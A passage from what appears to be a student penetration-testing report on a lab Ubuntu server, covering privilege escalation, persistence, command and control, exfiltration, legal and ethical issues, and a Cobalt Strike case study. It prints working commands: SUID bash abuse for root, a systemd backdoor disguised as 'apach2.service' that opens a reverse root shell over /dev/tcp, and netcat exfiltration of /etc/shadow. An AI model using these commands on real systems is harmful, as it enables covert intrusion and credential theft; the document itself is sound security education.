
```
ubuntu@ubuntu:~/bash-test$ ls -la
ls -la
total 1372
drwxrwx---  2 ubuntu ubuntu    4096 मई      7 13:45 .
drwxr-x--- 17 ubuntu ubuntu    4096 मई      7 21:01 ..
---s--s--x  1 root   root   1396520 मई      7 13:45 bash
ubuntu@ubuntu:~/bash-test$

ubuntu@ubuntu:~/bash-test$ ./bash -p
./bash -p
bash-5.1#

bash-5.1# id
id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122
bash-5.1#
```

Figure 27 System root access

Following GTFObins, bash binary was abused, and effective user was now root which basically results in root level access.


3.2.5. Installation

After the privilege escalation to root on the system, a backdoor service was created for command-and-control purposes for the future. Here, systemd service named “apach2.service” was created so that it does not look suspicious as it looks like legitimate service. The service connects to attack machine on port 6969 with interactive root shell.



```
bash-5.1#

bash-5.1# vim /etc/systemd/system/apach2.service
vim /etc/systemd/system/apach2.service
bash-5.1#
:1$r0 q^[\

bash-5.1# cat /etc/systemd/system/apach2.service
cat /etc/systemd/system/apach2.service
[UNIT]
Description=Apach2

[Service]
Type=simple
ExecStart=/bin/bash -c "/bin/bash -i >& /dev/tcp/172.16.10.129/6969 0>&1"

[Install]
WantedBy=multi-user.target
bash-5.1#

bash-5.1#
```

Figure 28 Creating a backdoor service named apach2.service




```
[Install]
WantedBy=multi-user.target
bash-5.1#

bash-5.1# systemctl enable apach2
systemctl enable apach2
Created symlink /etc/systemd/system/multi-user.target.wants/apach2.service → /etc/systemd/system/apach2.service.
bash-5.1#

bash-5.1#
```

Figure 29 Enabling the backdoor service

After creating the service, systemctl was used to enable the service so that every time the machine boots, it will connect back to attacker machine providing root shell to it.


3.2.6. Command and Control

After backdoor installation was done, systemctl was used to start the service and upon the start of the service, an interactive root shell connection was seen in the attacker's netcat listener which can be seen in the figures below.



```
bash-5.1#

bash-5.1#

bash-5.1# systemctl start apach2.service
systemctl start apach2.service
bash-5.1#

bash-5.1#
```

Figure 30 Starting the backdoor service




```
(kali㉿kali)-[~]$
(kali㉿kali)-[~]$

(kali㉿kali)-[~]$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [172.16.10.129] from (UNKNOWN) [172.16.10.133] 54216
bash: cannot set terminal process group (96106): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/#

root@ubuntu:/# 
```

Figure 31 Root shell received


3.2.7. Actions on Objectives

In the last stage, user password hash was exfiltrated using netcat which can be seen in figures below and later, cracked using John which can be found **here**.




```
root@ubuntu:~# cd /dev/shm
cd /dev/shm
root@ubuntu:/dev/shm# cp /etc/passwd .
cp /etc/passwd .
root@ubuntu:/dev/shm# cp /etc/shadow .
cp /etc/shadow .
root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm# which zip
which zip
/usr/bin/zip
root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm# zip randomfiles.zip ./*
zip randomfiles.zip ./*
  adding: passwd (deflated 65%)
  adding: shadow (deflated 70%)
root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm#
```

Figure 32 Getting users file hashes for exfiltration



```
(kali㉿kali)-[~]$

(kali㉿kali)-[~]$ nc -l -p 10000 -q 1 > randomfiles.zip < /dev/null
```

Figure 33 Using netcat to receive the zipped file from the server



```
root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm# cat randomfiles.zip | nc 172.16.10.129 10000
cat randomfiles.zip | nc 172.16.10.129 10000
root@ubuntu:/dev/shm#

root@ubuntu:/dev/shm#
```

Figure 34 Zip file exfiltrated from the server using netcat

3.3. Attack Evaluation

In the detailed attack outlined in the report, variety of tools were used to illustrate the process of fully compromising a system. Kali Linux was utilized to target an Ubuntu server with enabled web and FTP services. Each phase of the attack was meticulously executed, following the stages outlined in the Cyber Kill Chain.

In the initial stage, reconnaissance tools such as Nmap, Nikto, and FTP were employed to gather comprehensive information about the target server. Subsequently, the attack progressed to brute forcing the login portal using Hydra, with Burp Suite serving as a proxy to repeat web requests for command execution, ultimately leading to the acquisition of a reverse shell via Netcat and switching to the FTP user.

The exploitation phase continued with the utilization of Linpeas.sh to identify scheduled jobs for other users. Manipulating the scheduled tasks facilitated horizontal privilege escalation to the targeted user. The discovery of an exposed SUID-bit enabled binary presented an opportunity for gaining root access.

Upon achieving root privileges, a backdoor service was established for Command-and-Control communication and the exfiltration of user password hashes from the server ensued, followed by cracking them using John, effectively concluded the attack cycle.

Chapter 4 : Conclusion

4.1. Summary

The increase in cybercrime has paralleled advancements in technology and the widespread use of the internet. The SonicWall Cyber Threat Report highlighted emerging threats such as Malware Attacks, Phishing Campaigns, and Data Breaches, underlining the critical need for organizations to fortify their defences. While hacking software like Cobalt Strike can serve noble purposes, such as identifying and fixing vulnerabilities, it can also be misused for malicious activities, underscoring the importance of responsible use and adherence to legal and ethical standards.

In the attack demonstration, detailed process of how hacker can use various steps to break into system by making use of built-in software to open-source software and fully compromise the system was seen and to combat such threats, collective efforts are imperative, with individuals and corporations alike working together to bolster online safety. By investing in cybersecurity measures, educating individuals about cyber risks, and upholding ethical guidelines, we can collectively foster a safer digital environment for all.

4.2. Legal, Ethical and Social Issues

4.2.1. Legal Issues

Legal issues result from breaking the law and can have serious consequences that call for legal counsel for resolution. A thorough review of the Nepal Electronic Transaction Act 2063 was carried out to guarantee compliance to avoid any legal issues for the attack detailed in the report. There were no legal issues because the project was limited to personal machines working within a virtual network. However, Chapter 9 Articles 45, 46, 47 and 48 of the Nepal Electronic Transaction Act 2063 would be violated if an identical attack were duplicated on an external network or devices using unapproved software, resulting in several legal issues. The article can be found at **here**.

4.2.2. Ethical Issues

Ethical issues results when a decision, situation, or course of action conflicts with a society's moral standards. It's critical to understand that in the context of the attack detailed in the report, it is extremely unethical to access, steal, and alter sensitive data from unauthorized system resources.

4.2.3. Social Issues

Social issues results when the course of action negatively impact society and are acknowledged by it. The fact that the attack detailed in the report violates authentication, authorization and accountability of the system resources is a social issue that should be considered.

Chapter 5 : References and Bibliography

5.1. List of References and Bibliography

Airman, 2019. *9 Ways to Backdoor a Linux Box.* [Online]
Available at: https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c
[Accessed 8 May 2024].

Akbanov, M., 2022. *How to stabilize a simple reverse shell to a fully interactive terminal.* [Online]
Available at: https://maxat-akbanov.com/how-to-stabilize-a-simple-reverse-shell-to-a-fully-interactive-terminal
[Accessed 8 May 2024].

APIsec, 2022. *Sensitive Data Exposure: What It Is and How to Avoid It.* [Online]
Available at: https://www.apisec.ai/blog/sensitive-data-exposure
[Accessed 5 May 2024].

BlackBerry Limited, 2022. *What Is the Cyber Kill Chain?.* [Online]
Available at: https://www.blackberry.com/us/en/solutions/endpoint-security/cyber-kill-chain
[Accessed 8 May 2024].

Borges, E., 2024. *Nikto: A Practical Website Vulnerability Scanner.* [Online]
Available at: https://securitytrails.com/blog/nikto-website-vulnerability-scanner
[Accessed 8 May 2024].

Buckbee, M., 2022. *How to Use Nmap: Commands and Tutorial Guide.* [Online]
Available at: https://www.varonis.com/blog/nmap-commands
[Accessed 8 May 2024].

Chandel, R., 2018. *Linux Privilege Escalation using SUID Binaries.* [Online]
Available at: https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/
[Accessed 8 May 2024].

Cynet, 2024. *Understanding Privilege Escalation and 5 Common Attack Techniques.* [Online]
Available at: https://www.cynet.com/network-attacks/privilege-escalation/
[Accessed 5 May 2024].

Imperva, 2023. *What Is a Reverse Shell | Examples & Prevention Techniques | Imperva.* [Online]
Available at: https://www.imperva.com/learn/application-security/reverse-shell/
[Accessed 5 May 2024].

Invicti, 2021. *Ethical Hacking Software | Acunetix.* [Online]
Available at: https://www.acunetix.com/vulnerability-scanner/ethical-hacking-software/
[Accessed 8 May 2024].

Lockheed Martin Corporation, 2023. *Cyber Kill Chain® | Lockheed Martin.* [Online]
Available at: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
[Accessed 8 May 2024].

Martin, B., 2023. *Attackers Abuse Cron Jobs to Reinfect Websites.* [Online]
Available at: https://blog.sucuri.net/2023/02/attackers-abuse-cron-jobs-to-reinfect-websites.html
[Accessed 8 May 2024].

Ministry of Science and Technology, 2006. *The Electronic Transactions Act, 2063 (2008),* Kathmandu, Nepal: Ministry of Science and Technology.

Newsroom, 2024. *Ukraine Targeted in Cyberattack Exploiting 7-Year-Old Microsoft Office Flaw*. [Online]
Available at: https://thehackernews.com/2024/04/ukraine-targeted-in-cyberattack.html
[Accessed 8 May 2024].

Simlilearn, 2024. *35 Ethical Hacking Tools and Software for IT Professionals.* [Online]
Available at: https://www.simplilearn.com/top-5-ethical-hacking-tools-rar313-article
[Accessed 8 May 2024].

SonicWall, Inc, 2024. *2024 SonicWall Cyber Threat Report*, s.l.: SonicWall, Inc.

The OWASP® Foundation, 2024. *Insecure Passwords and Default Credentials.* [Online]
Available at: https://owasp.org/www-project-top-10-insider-threats/docs/2023/INT07_2023-Insecure_Passwords_and_Default_Credentials
[Accessed 5 May 2024].

Tidmarsh, D., 2024. *Best Ethical Hacking Tools | 100 Hacking Tools & Software.* [Online]
Available at: https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/best-ethical-hacking-tools/
[Accessed 8 May 2024].

Chapter 6 : Appendix

6.1. Stages of Cyber Kill Chain

6.1.1. Reconnaissance

According to the Cyber Kill Chain, an attacker's initial phase in a cyberattack is to investigate the vulnerabilities and weaknesses in the network. At this phase, malicious actors use techniques like phishing to obtain information about the operating system, software, email addresses, and login credentials (BlackBerry Limited, 2022).

6.1.2. Weaponization

Based on findings, attackers then develop an attack plan. This could involve employing worms, viruses, or remote access malware to take advantage of vulnerabilities that have been found. They might also put in backdoors in the system to guarantee access if their original point of entry is blocked (BlackBerry Limited, 2022).

6.1.3. Delivery

The attacker makes their attack at this point. The vectors they employ will be determined by the objectives of the attack as well as the information acquired from Stages 1 and 2 (BlackBerry Limited, 2022). They then wait for the perfect opportunity for action.

6.1.4. Exploitation

During this stage, the attacker uses the victim's system to run malicious code. They could launch a browser-level attack on the entire network, target a single device, or send an email containing a malicious link (BlackBerry Limited, 2022).

6.1.5. Installation

During this stage, the attacker infects the victim's computer with malware, ransomware, or a virus. Whoever launched the attack will have control of the environment if this phase is successful (BlackBerry Limited, 2022).

6.1.6. Command and Control

By now, the attacker has gained total remote control over a target network device or identity. Because an attacker at this stage will appear to be any other user, it may be challenging to track them down (BlackBerry Limited, 2022). This will allow the attacker to move laterally throughout the network and create more entry points for future attacks.

6.1.7. Actions on Objectives

This stage could occur right away, or the attacker might carry out additional reconnaissance to gain more knowledge about your network before returning to launch a large-scale attack (BlackBerry Limited, 2022). When an attacker chooses to act toward their goal, such as data encryption, exfiltration, or destruction, the organization will be at their mercy.

6.2. Operation Cobalt Strike in Ukraine

The targeted cyber operation against Ukraine in late 2023 involved the deployment of sophisticated hacking software, Cobalt Strike, to infiltrate critical infrastructure and compromise security defences (Newsroom, 2024). This case analysis delves into the role of Cobalt Strike in the attack, examining its functionalities, implications, and challenges in detection and mitigation.



Signal Message
Attachment
PPSX with CVE-2017-8570
weavesilk[.]space hosting the Payload
HTML
HTML file with JavaScript
Write Persistency to registry
DLL
DLL (The Loader) impersonating as Cisco VPN
Command and Control server
Cobalt Strike loaded into memory

Figure 35 Attack flow of the operation (Newsroom, 2024).

Implications:

The utilization of Cobalt Strike in the targeted cyber operation underscores the evolving tactics employed by threat actors to infiltrate and compromise systems. As a widely used penetration testing tool, Cobalt Strike's integration into malicious activities poses significant challenges for detection and attribution efforts (Newsroom, 2024). The legitimate nature of Cobalt Strike makes it difficult for traditional security solutions to differentiate between benign and malicious usage, allowing threat actors to operate covertly and evade detection.

Challenges and Mitigation:


Detecting and mitigating the presence of Cobalt Strike within a network presents considerable challenges for cybersecurity professionals. Its advanced capabilities, including command-and-control communication, fileless execution, and evasion techniques, require sophisticated detection mechanisms and threat hunting methodologies (Newsroom, 2024). Organizations must invest in advanced threat intelligence platforms, endpoint detection and response (EDR) solutions, and security orchestration tools to effectively identify and mitigate the presence of Cobalt Strike and similar hacking software within their networks.

Conclusion:

The infiltration of Cobalt Strike in the targeted cyber operation against Ukraine highlights the growing sophistication of cyber threats and the challenges faced by organizations in defending against them. By understanding the role of hacking software like Cobalt Strike in cyber-attacks, organizations can enhance their cybersecurity posture and implement proactive measures to detect, mitigate, and respond to malicious intrusions effectively. Collaboration with industry peers, threat intelligence sharing, and investment in advanced security technologies are essential to mitigate the risks posed by hacking software and safeguard critical infrastructure from cyber threats (Newsroom, 2024).

6.3. Attack Process


6.3.1. Attacker Machine IP



```
(kali㉿kali)-[~]$

(kali㉿kali)-[~]$ ifconfig eth1
